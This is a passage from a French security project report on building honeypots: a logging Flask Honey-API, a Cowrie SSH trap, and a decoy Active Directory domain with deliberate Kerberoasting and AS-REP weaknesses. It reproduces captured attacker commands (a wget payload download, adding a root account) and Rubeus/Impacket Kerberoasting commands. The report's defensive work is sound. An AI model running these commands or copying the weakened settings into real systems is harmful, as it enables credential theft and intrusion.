# --- Logging vers un fichier dédié que Wazuh va surveiller ---
logging.basicConfig(
    filename='/var/log/honeyapi/events.log',
    level=logging.INFO,
    format='%(message)s'
)

def log_event(event_type, endpoint, severity, honeytoken=False):
    """Ecrit une ligne JSON structurée dans le fichier de log."""
    event = {
        "timestamp": datetime.datetime.now().isoformat(),
        "event_type": event_type,
        "src_ip": request.remote_addr,
        "endpoint": endpoint,
        "method": request.method,
        "user_agent": request.headers.get('User-Agent', ''),
        "severity": severity,
        "honeytoken_hit": honeytoken
    }
    logging.info(json.dumps(event))
```

Figure 27 : Code de la Honey-API : base de données factice, journalisation JSON et détection du honey-token

Un endpoint critique dédié, `/api/v1/admin/maintenance`, simule une action de sabotage. Son accès renvoie un faux « verrouillage d'urgence » et génère systématiquement une alerte de sévérité critique. Surtout, l'API intègre une détection spécifique du honey-token « `TOKEN-DEV-XYZ` » déposé dans le honeypot SSH : lorsqu'un attaquant rejoue ce jeton, l'événement est marqué comme provenant d'une source interne, posant les bases d'une corrélation entre les deux honeypots.




```
webadmin@soc-srvweb:~$ sudo journalctl -u honeyapi -f
mai 03 17:48:08 soc-srvweb systemd[1]: honeyapi.service: Deactivated successfully.
mai 03 17:48:08 soc-srvweb systemd[1]: Started honeyapi.service - Honey-API Project Service.
mai 03 17:48:08 soc-srvweb python3[5249]: * Serving Flask app 'honey_api'
mai 03 17:48:08 soc-srvweb python3[5249]: * Debug mode: off
mai 03 17:48:09 soc-srvweb python3[5249]: WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
mai 03 17:48:09 soc-srvweb python3[5249]: * Running on all addresses (0.0.0.0)
mai 03 17:48:09 soc-srvweb python3[5249]: * Running on http://127.0.0.1:8080
mai 03 17:48:09 soc-srvweb python3[5249]: * Running on http://10.0.10.2:8080
mai 03 17:48:09 soc-srvweb python3[5249]: Press CTRL+C to quit
mai 03 17:48:34 soc-srvweb python3[5249]: !!! ALERTE HONEY-API : Requête sur /v1/user/config depuis 10.0.99.2 !!!
mai 03 17:48:34 soc-srvweb python3[5249]: 10.0.99.2 - - [03/May/2026 17:48:34] "GET /api/v1/user/config HTTP/1.1" 200 -
```

Figure 28 : Réponse de l'API dans le navigateur : fuite du faux accès admin et de la fausse clé SSH

4.2.2. Furtivité JSON et résilience applicative via systemd

Chaque requête reçue par l'API est enregistrée sous forme d'une ligne JSON structurée dans un fichier de journal dédié (/var/log/honeyapi/events.log). Chaque événement consigne l'horodatage, le type d'événement, l'adresse IP source, l'endpoint appelé, la méthode HTTP, le User-Agent, un niveau de sévérité et un indicateur de présence du honey-token. Ce format normalisé est directement exploitable par le SIEM Wazuh, qui peut décoder nativement les champs et déclencher des règles précises.


Pour garantir la résilience du leurre, l'API est encapsulée dans **un service systemd** (honeyapi.service) exécuté sous un utilisateur non privilégié (webadmin), conformément au principe du moindre privilège. La directive Restart=always assure le redémarrage automatique du service en cas de crash, et son activation au démarrage garantit que le piège reste en permanence en ligne.



```
webadmin@soc-srvweb: ~  
GNU nano 7.2 /etc/systemd/system/honeyapi.service  
[Unit]  
Description=Honey-API Project Service  
After=network.target  
  
[Service]  
User=webadmin  
WorkingDirectory=/home/webadmin  
ExecStart=/usr/bin/python3 /home/webadmin/honey_api.py  
Restart=always  
  
[Install]  
WantedBy=multi-user.target
```

Figure 29 : Unité systemd honeyapi.service : exécution sous utilisateur non privilégié, redémarrage automatique

En fonctionnement, le service produit des alertes lisibles en temps réel. L'accès à l'endpoint sensible génère une alerte standard, tandis que l'accès à l'endpoint de maintenance ou la présence du honey-token déclenche une **alarme critique**, visible immédiatement dans le journal du service.



```
webadmin@soc-srvweb: ~  
webadmin@soc-srvweb:~$ sudo journalctl -u honeyapi -f  
[sudo] password for webadmin:  
juil. 10 23:11:41 soc-srvweb python3[6159]: !!! ALERTE HONEY-API : /v1/user/config depuis 10.0.10.11 !!!  
juil. 10 23:12:12 soc-srvweb python3[6159]: CRITICAL ALARM : accès maintenance depuis 10.0.10.11 !  
juil. 10 23:13:14 soc-srvweb python3[6159]: !!! ALERTE HONEY-API : /v1/user/config depuis 10.0.10.11 !!!  
juil. 10 23:13:20 soc-srvweb python3[6159]: CRITICAL ALARM : accès maintenance depuis 10.0.10.11 !  
juil. 10 23:17:59 soc-srvweb python3[6159]: !!! ALERTE HONEY-API : /v1/user/config depuis 10.0.10.11 !!!  
juil. 10 23:18:17 soc-srvweb python3[6159]: CRITICAL ALARM : accès maintenance depuis 10.0.10.11 !  
juil. 10 23:21:13 soc-srvweb python3[6159]: !!! ALERTE HONEY-API : /v1/user/config depuis 10.0.10.11 !!!  
juil. 10 23:21:20 soc-srvweb python3[6159]: !!! ALERTE HONEY-API : /v1/user/config depuis 10.0.10.11 !!!  
juil. 10 23:21:37 soc-srvweb python3[6159]: CRITICAL ALARM : accès maintenance depuis 10.0.10.11 !  
juil. 10 23:21:38 soc-srvweb python3[6159]: CRITICAL ALARM : accès maintenance depuis 10.0.10.11 !  
juil. 11 14:47:39 soc-srvweb python3[6159]: !!! ALERTE HONEY-API : /v1/user/config depuis 10.0.10.11 !!!  
juil. 11 14:48:12 soc-srvweb python3[6159]: CRITICAL ALARM : accès maintenance depuis 10.0.10.11 !
```

Figure 30 : Journal temps réel de l'API : alertes d'accès et alarme critique sur l'endpoint de maintenance


4.3. Surveillance Avancée Linux (VLAN 10)

La troisième couche de déception sur le VLAN 10 cible le protocole SSH, vecteur d'intrusion privilégié des attaquants et des botnets automatisés. Elle repose sur Cowrie, un honeypot à interaction moyenne qui émule un véritable terminal Linux, capturant l'intégralité des identifiants testés et des commandes exécutées sans jamais exposer le système hôte.

4.3.1. Déploiement de Cowrie en environnement virtuel

Cowrie est déployé sur le serveur HV-SSH-DECOY (Debian 12, 10.0.10.3) et écoute sur le port 2222. Le service s'exécute sous un utilisateur dédié non privilégié (cow), dans un environnement Python isolé (venv) — un principe de sécurité fondamental garantissant qu'une éventuelle évasion du honeypot n'offrirait aucun privilège sur la machine hôte.

La configuration du leurre est volontairement permissive afin de maximiser le nombre de tentatives capturées. La base d'identifiants factices (userdb.txt) refuse les mots de passe évidents (root, 123456) mais accepte volontairement le mot de passe « **milk** ». Ce filtrage crédibilise le piège : l'attaquant a l'impression d'avoir « trouvé » le bon identifiant après plusieurs essais infructueux, ce qui le pousse à poursuivre son intrusion.



```
cowrie@HV-SSH-DECOY: ~  
GNU nano 7.2 /home/cowrie/cowrie/etc/userdb.txt  
# Example userdb.txt  
# This file may be copied to etc/userdb.txt.  
# If etc/userdb.txt is not present, built-in defaults will be used.  
#  
# ':' separated fields, file is processed line for line  
# processing will stop on first match  
#  
# Field #1 contains the username  
# Field #2 is currently unused  
# Field #3 contains the password  
# '*' for any username or password  
# '!' at the start of a password will not grant this password access  
# '/' can be used to write a regular expression  
#  
root:x:!root  
root:x:!123456  
root:x:!/honeypot/i  
root:x:milk  
tomcat:x:*  
oracle:x:*  
#*:x:somepassword  
#*:x:*
```

Figure 31 : Base d'identifiants factices userdb.txt : seul le mot de passe « milk » est accepté pour root

Le scénario capturé illustre une intrusion complète. L'attaquant lance d'abord une attaque par **force brute** sur le compte root : les échecs successifs sont journalisés, puis la connexion réussit avec le mot de passe « milk ». L'attaquant obtient alors ce qu'il croit être un shell Linux légitime (invite root@svr04), alors que l'environnement est intégralement émulé et enregistré.

```

cowrie@HV-SSH-DECOY:~$ tail -f ~/cowrie/var/log/cowrie/cowrie.log
2026-06-15T00:41:49.986619Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password'
2026-06-15T00:41:49.987380Z [HoneyPotSSHTransport,2,10.0.10.11] login attempt [b'root'/b'tt'] failed
2026-06-15T00:41:50.989366Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' failed auth b'password'
2026-06-15T00:41:50.989753Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2026-06-15T00:41:54.160874Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password'
2026-06-15T00:41:54.166794Z [HoneyPotSSHTransport,2,10.0.10.11] login attempt [b'root'/b'xc3xb9ilk'] failed
2026-06-15T00:41:55.168836Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' failed auth b'password'
2026-06-15T00:41:55.169291Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2026-06-15T00:41:56.987382Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2026-06-15T00:41:56.987757Z [HoneyPotSSHTransport,2,10.0.10.11] Connection lost after 12.4 seconds
2026-06-15T00:42:08.679582Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 10.0.10.11:21497 (10.0.10.3:22)
2026-06-15T00:42:08.706519Z [HoneyPotSSHTransport,3,10.0.10.11] Remote SSH version: SSH-2.0-OpenSSH_for_Windows_9.5
2026-06-15T00:42:08.752613Z [HoneyPotSSHTransport,3,10.0.10.11] SSH client hash fingerprint: 701158e75b508e76f0
2026-06-15T00:42:08.754190Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aa128-ctr' b'hmac-sha2-256' b'none'
2026-06-15T00:42:08.754257Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aa128-ctr' b'hmac-sha2-256' b'none'
2026-06-15T00:42:08.820864Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
2026-06-15T00:42:08.847432Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
2026-06-15T00:42:08.876142Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'none'
2026-06-15T00:42:10.208931Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password'
2026-06-15T00:42:10.209718Z [HoneyPotSSHTransport,3,10.0.10.11] login attempt [b'root'/b'ee'] failed
2026-06-15T00:42:11.211720Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' failed auth b'password'
2026-06-15T00:42:11.211932Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2026-06-15T00:42:13.785830Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password'
2026-06-15T00:42:13.786396Z [HoneyPotSSHTransport,3,10.0.10.11] login attempt [b'root'/b'milk'] succeeded
2026-06-15T00:42:13.787329Z [HoneyPotSSHTransport,3,10.0.10.11] Initialized emulated server as architecture: linux-64-lsb
2026-06-15T00:42:13.787590Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
2026-06-15T00:42:13.788119Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2026-06-15T00:42:13.834282Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2026-06-15T00:42:13.834971Z [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2026-06-15T00:42:13.835384Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2026-06-15T00:42:14.028331Z [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (56, 103, 640, 480)
2026-06-15T00:42:14.028701Z [SSHChannel session (8) on SSHService b'ssh-connection' on HoneyPotSSHTransport,3,10.0.10.11] Terminal size: 103 56
2026-06-15T00:42:14.029809Z [twisted.conch.ssh.session#info] Getting shell
  
```

Figure 32 : Journal Cowrie : échecs d'authentification (brute-force) puis connexion root réussie et ouverture du shell

Une fois dans le shell, l'attaquant déroule une charge de **post-exploitation** typique, entièrement capturée : tentative de persistance par ajout d'un compte privilégié dans /etc/passwd, téléchargement d'une charge malveillante via wget (technique MITRE ATT&CK T1105, le fichier étant intercepté et stocké pour analyse), puis tentative d'élévation de privilèges via sudo.

```

2026-06-15T00:46:34.160660Z [HoneyPotSSHTransport,4,10.0.10.11] Initialized emulated server as architecture: linux-64-lsb
2026-06-15T00:46:34.170180Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
2026-06-15T00:46:34.170439Z [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2026-06-15T00:46:34.217332Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2026-06-15T00:46:34.217878Z [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2026-06-15T00:46:34.218242Z [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2026-06-15T00:46:34.362568Z [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (56, 103, 640, 480)
2026-06-15T00:46:34.362931Z [SSHChannel session (8) on SSHService b'ssh-connection' on HoneyPotSSHTransport,4,10.0.10.11] Terminal size: 103 56
2026-06-15T00:46:34.365742Z [twisted.conch.ssh.session#info] Getting shell
2026-06-15T00:46:58.658411Z [HoneyPotSSHTransport,4,10.0.10.11] Command Found: echo hacker:x:0:hacker:/root:/bin/bash
2026-06-15T00:47:02.789735Z [HoneyPotSSHTransport,4,10.0.10.11] Command Found: wget http://malicious-site.com/malware.sh
2026-06-15T00:47:02.781698Z [HoneyPotSSHTransport,4,10.0.10.11] Command Found: wget http://malicious-site.com/malware.sh
2026-06-15T00:47:02.782252Z [HoneyPotSSHTransport,4,10.0.10.11] resolve.name(malicious-site.com)
2026-06-15T00:47:02.782897Z [HoneyPotSSHTransport,4,10.0.10.11] DNSDatagramProtocol starting on 64658
2026-06-15T00:47:02.783072Z [HoneyPotSSHTransport,4,10.0.10.11] Starting protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7f560ba8c5d9>
2026-06-15T00:47:02.784999Z [-] (UDP Port 64658 Closed)
2026-06-15T00:47:02.785281Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7f560ba8c5d9>
2026-06-15T00:47:03.099468Z [twisted.web.client._HTTP11ClientFactory#info] Starting factory _HTTP11ClientFactory<function HTTPConnectionPool._newConnection...quiescentCallback at 0x7f561144c2c0>, <HostnamesEndpoint malicious-site.com> (889)
2026-06-15T00:47:03.425207Z [HTTP11ClientProtocol,client] Downloaded URL (http://malicious-site.com/malware.sh) with SHA-256 to
2026-06-15T00:47:03.426072Z [twisted.web.client._HTTP11ClientFactory#info] Stopping factory _HTTP11ClientFactory<function HTTPConnectionPool._newConnection...quiescentCallback at 0x7f561144c2c0>, <HostnamesEndpoint malicious-site.com> (889)
2026-06-15T00:47:05.082483Z [HoneyPotSSHTransport,4,10.0.10.11] CMD: sudo su
2026-06-15T00:47:05.083332Z [HoneyPotSSHTransport,4,10.0.10.11] Command Found: sudo su
  
```

Figure 33 : Post-exploitation : à gauche la capture Cowrie (echo /etc/passwd, wget, sudo su), à droite la session vue par l'attaquant

☐	Nouveau Nouveau il y a 4 jours	H [Wazuh Lvl 12] Alerte Critique - Connexion SSH réussie avec l'utilisateur root ! - SSH-DECOY	-	wazuh_alert Wazuh ceb8efd5	Observables 0 TTPs 0	?	O. 11/07 C. 11/07
		rule=102001 mitre=['T1078'] agent_ip=10.0.10.3 agent_name=SSH-DECOY wazuh Aucun					
☐	Nouveau Nouveau il y a 4 jours	M [Wazuh Lvl 10] Tentative de connexion SSH échouée avec l'utilisateur root - SSH-DECOY	-	wazuh_alert Wazuh 8bbbdcef	Observables 0 TTPs 0	?	O. 11/07 C. 11/07
		rule=102002 mitre=['T1110'] agent_ip=10.0.10.3 agent_name=SSH-DECOY wazuh Aucun					
☐	Nouveau Nouveau il y a 4 jours	M [Wazuh Lvl 10] Tentative de connexion SSH échouée avec l'utilisateur root - SSH-DECOY	-	wazuh_alert Wazuh 02f6d057	Observables 0 TTPs 0	?	O. 11/07 C. 11/07
		rule=102002 mitre=['T1110'] agent_ip=10.0.10.3 agent_name=SSH-DECOY wazuh Aucun					

Figure 34 : Remontée des alertes du honeypot SSH dans TheHive

4.3.2. Honey-tokens système

Au-delà de la capture des commandes, le système de fichiers émulé de Cowrie a été enrichi de honey-tokens : de faux fichiers de configuration destinés à être découverts par l'attaquant lors de son exploration. Le principal est un fichier de configuration applicative factice contenant un jeton de développement (« TOKEN-DEV-XYZ ») et une URL pointant vers la Honey-API.

Ce mécanisme établit une **corrélation inter-honeypots** : un attaquant qui découvre ce jeton dans le honeypot SSH puis le rejoue sur l'API web permet au SOC de prouver qu'un même acteur a traversé les deux pièges, reconstituant ainsi sa progression latérale. Conçue comme un axe d'évolution du projet, cette corrélation illustre la logique de traçabilité de bout en bout propre à une véritable chaîne de détection.

4.4. Active Directory Factice : "honey.v"

4.4.1. Promotion du contrôleur de domaine Windows Server 2022

Afin de simuler un environnement d'entreprise réaliste et d'attirer d'éventuels attaquants ayant pénétré le réseau, un domaine Active Directory factice nommé honey.v a été déployé au sein du VLAN 20 (zone HoneyNet).

```
AllowedDNSSuffixes      : {}
ChildDomains            : {}
ComputersContainer      : CN=Computers,DC=honey,DC=v
DeletedObjectsContainer : CN=Deleted Objects,DC=honey,DC=v
DistinguishedName       : DC=honey,DC=v
DNSRoot                 : honey.v
DomainControllersContainer : OU=Domain Controllers,DC=honey,DC=v
DomainMode              : Windows2016Domain
DomainSID                : S-1-5-21-2137049761-4120404727-1385958625
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=honey,DC=v
Forest                  : honey.v
InfrastructureMaster     : WIN-AD-MIRROR.honey.v
LastLogonReplicationInterval :
LinkedGroupPolicyObjects : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=honey,DC=v}
LostAndFoundContainer    : CN=LostAndFound,DC=honey,DC=v
ManagedBy               :
Name                     : honey
NetBIOSName              : HONEY
ObjectClass              : domainDNS
ObjectGUID               : 5b9aff5e-1be9-4598-98dc-1f8f6c83e2bd
ParentDomain             :
PDCEmulator              : WIN-AD-MIRROR.honey.v
PublicKeyRequiredPasswordRolling : True
QuotasContainer          : CN=NTDS Quotas,DC=honey,DC=v
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers  : {WIN-AD-MIRROR.honey.v}
RIDMaster                : WIN-AD-MIRROR.honey.v
SubordinateReferences     : {DC=ForestDnsZones,DC=honey,DC=v, DC=DomainDnsZones,DC=honey,DC=v,
CN=Configuration,DC=honey,DC=v}
SystemsContainer         : CN=System,DC=honey,DC=v
UsersContainer           : CN=Users,DC=honey,DC=v
```

Figure 35 : Confirmation de l'arborescence Active Directory et du domaine factice honey.v via PowerShell

Le serveur Windows Server 2022 (WIN-AD-MIRROR) a été promu au rôle de Contrôleur de Domaine (DC). Ce contrôleur héberge une arborescence d'objets (Utilisateurs, Groupes, Unités d'Organisation, Partages) conçue pour ressembler à un environnement de production légitime, tout en servant exclusivement de piège (Pot de miel / Honeygot). Toute interaction avec ce domaine est, par définition, considérée comme suspecte ou malveillante.

4.4.2. Activation volontaire des vecteurs LLMNR / NBT-NS

Par défaut, les protocoles de résolution de noms hérités LLMNR (Link-Local Multicast Name Resolution) et NBT-NS (NetBIOS Name Service) permettent aux hôtes d'un réseau local de résoudre des noms de machines en l'absence de réponse DNS. Ces protocoles transmettent des requêtes en broadcast/multicast, ce qui les rend vulnérables aux attaques de type Man-in-the-Middle (ex: via l'outil Responder).

Désactiver la résolution de noms multidiffusion

Paramètre précédent Paramètre suivant

☐ Non configuré Commentaire :

☐ Activé

☒ Désactivé

Pris en charge sur : Au minimum Windows Vista

Options :

Aide :

Spécifie que la résolution LLMNR (Link Local Multicast Name Resolution) est désactivée sur les ordinateurs clients.

LLMNR est un protocole de résolution de noms secondaire. Avec la résolution LLMNR, des requêtes sont envoyées en utilisant la multidiffusion sur une liaison réseau locale sur un sous-réseau unique à partir d'un ordinateur client vers un autre ordinateur client sur le même sous-réseau sur lequel la résolution LLMNR est également activée. La résolution LLMNR ne requiert aucune configuration de serveur DNS ou de client DNS et permet la résolution de noms dans des scénarios où la résolution de noms DNS n'est pas possible.

Si vous activez ce paramètre de stratégie, la résolution LLMNR est désactivée sur toutes les cartes réseau disponibles sur l'ordinateur client.

Si vous désactivez ce paramètre de stratégie ou ne le configurez pas, la résolution LLMNR est activée sur toutes les cartes réseau disponibles.

Figure 36 : Configuration de la stratégie de groupe interdisant la désactivation de LLMNR (état « Désactivé »), garantissant le maintien du protocole vulnérable dans le VLAN 20

Afin de détecter les phases de reconnaissance interne et de spoofing réseau, ces protocoles ont été volontairement maintenus actifs sur le contrôleur de domaine. Tout trafic LLMNR/NBT-NS non sollicité déclenche une alerte au niveau du SIEM, signalant la présence d'un outil d'empoisonnement de flux réseau dans le VLAN.

4.4.3. Failles d'identité contrôlées : Kerberoasting (SPN) et AS-REP Roasting

Pour capturer l'attention des attaquants effectuant de la collecte d'identifiants (Credential Harvesting), deux vulnérabilités classiques liées au protocole Kerberos ont été délibérément introduites :

AS-REP Roasting : Un compte utilisateur leurre (Decoy_Compta) a été configuré avec l'option « Ne pas exiger l'authentification préalable Kerberos » (DONT_REQ_PREAUTH). Lorsqu'un attaquant demande un ticket TGT pour ce compte, le contrôleur de domaine renvoie une section chiffrée avec le mot de passe du compte, exposant ce dernier à un craquage hors-ligne.

```
PS C:\Users\Administrateur> New-ADUser -Name "Decoy_Compta" `
>> -SamAccountName "Decoy_Compta" `
>> -UserPrincipalName "Decoy_Compta@yann.local" `
>> -AccountPassword (ConvertTo-SecureString "DecoyPassword2026!" -AsPlainText -Force) `
>> -Enabled $true `
>> -PasswordNeverExpires $true
```

Figure 37 : Création du compte leurre Active Directory (Decoy_Compta) via la cmdlet ActiveDirectory PowerShell.

Modifiez les paramètres du compte pour désactiver la pré-authentification Kerberos :

```
PS C:\Users\Administrateur> Set-ADAccountControl -Identity "Decoy_Compta" -DoesNotRequirePreAuth $true
```

Figure 38 : Configuration de l'attribut DONT_REQ_PREAUTH via Set-ADAccountControl pour exposer le compte à l'attaque AS-REP Roasting.

```
PS C:\Users\Administrateur> Get-ADUser -Identity "Decoy_Compta" -Properties DoesNotRequirePreAuth | Select-Object Name, DoesNotRequirePreAuth
```

Name	DoesNotRequirePreAuth
Decoy_Compta	True

Figure 39 : Contrôle de l'attribut DoesNotRequirePreAuth positionné à True pour valider l'exposition du piège.

Dès qu'un attaquant tente d'exploiter cette faille (par exemple en utilisant Rubeus.exe ou GetNPUsers.py), le contrôleur de domaine enregistre l'événement de demande d'authentification sans pré-authentification (Event ID 4768 avec un code spécifique ou un champ vide).

Kerberoasting : Un Service Principal Name (SPN) factice (MSSQLSvc/srv-backup.yann.local:1433) a été associé à un compte de service privilégié. Une demande de ticket de service TGS génère un événement d'audit spécifique.

```
Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! https://aka.ms/powershell
PS C:\Users\Administrateur> New-ADUser -Name "Admin_Backup" `
>> -SamAccountName "Admin_Backup" `
>> -UserPrincipalName "Admin_Backup@yann.local" `
>> -AccountPassword (ConvertTo-SecureString "DecoyPassword2026!" -AsPlainText -Force) `
>> -Enabled $true `
>> -PasswordNeverExpires $true
PS C:\Users\Administrateur>
PS C:\Users\Administrateur> setspn -A MSSQLSvc/srv-backup.yann.local:1433 Admin_Backup
Vérification du domaine DC=honey,DC=v

Inscription des ServicePrincipalNames pour CN=Admin_Backup,CN=Users,DC=honey,DC=v
MSSQLSvc/srv-backup.yann.local:1433
Objet mis à jour
PS C:\Users\Administrateur> S_
```

Figure 40 : Création du compte de service Admin_Backup et enregistrement du SPN factice (MSSQLSvc/srv-backup.yann.local:1433) via l'outil setspn -A

```
Objet mis à jour
PS C:\Users\Administrateur> setspn -L Admin_Backup
Noms ServicePrincipalName inscrits pour CN=Admin_Backup,CN=Users,DC=honey,DC=v:
MSSQLSvc/srv-backup.yann.local:1433
PS C:\Users\Administrateur> ■
```

Figure 41 : Contrôle de l'inscription effective du SPN sur le compte de service via la commande `setspn -L`

L'alerte Kerberoasting est déclenchée lorsqu'une requête de ticket de service (TGS) est envoyée au contrôleur de domaine pour le SPN fictif (MSSQLSvc/srv-backup.yann.local:1433).

Si l'attaquant cible le compte Admin Backup via l'outil d'élévation de privilèges Rubeus :

Rubeus.exe kerberoast /user:Admin_Backup /outfile:hashes.txt

Depuis une machine Linux (Suite Impacket) :

python3 GetUserSPNs.py -request -dc-ip 10.0.20.1 yann.local/user:password

Mécanisme de déclenchement

La requête : Dès que le contrôleur de domaine reçoit la demande pour le SPN MSSQLSvc/srv-backup.yann.local:1433, il émet l'événement 4769.

La détection : La règle Wazuh 100101 intercepte ce numéro d'événement, lit le champ `serviceName`, et, comme il correspond au leurre, l'alerte critique (niveau 12) est générée dans le SIEM.

4.5. Honeytokens Windows et Partages SMB

Afin de détecter précocement les déplacements latéraux (Lateral Movement) et la recherche de données sensibles (Data Staging) au sein du réseau, un mécanisme de leurres basés sur le protocole SMB et des fichiers piégés (Honeytokens) a été déployé dans le domaine honey.v.

Contrairement aux systèmes de détection basés sur des signatures comportant un risque de faux positifs, toute interaction avec un honeytoken est par nature illégitime et déclenche une alerte de sécurité critique au niveau du SOC.

4.5.1. Faux partage comptable et activation de l'audit des objets (SACL)

Un dossier partagé leurre nommé \\WIN-AD-MIRROR\Compta_Decoy a été créé sur le contrôleur de domaine pour simuler un espace de stockage contenant des informations financières stratégiques.

1. Configuration de la SACL (System Access Control List)

Pour tracer précisément les accès non autorisés, une politique d'audit d'objet spécifique a été appliquée sur l'arborescence du dossier :

Cible d'audit : Principale de sécurité Tout le monde (Everyone).

Types d'accès surveillés : Tentatives de Lecture, Exécution, Modification et Suppression en mode Réussite (Success).

Héritage : Propagation automatique de la SACL à l'ensemble des sous-dossiers et fichiers contenus dans le partage.

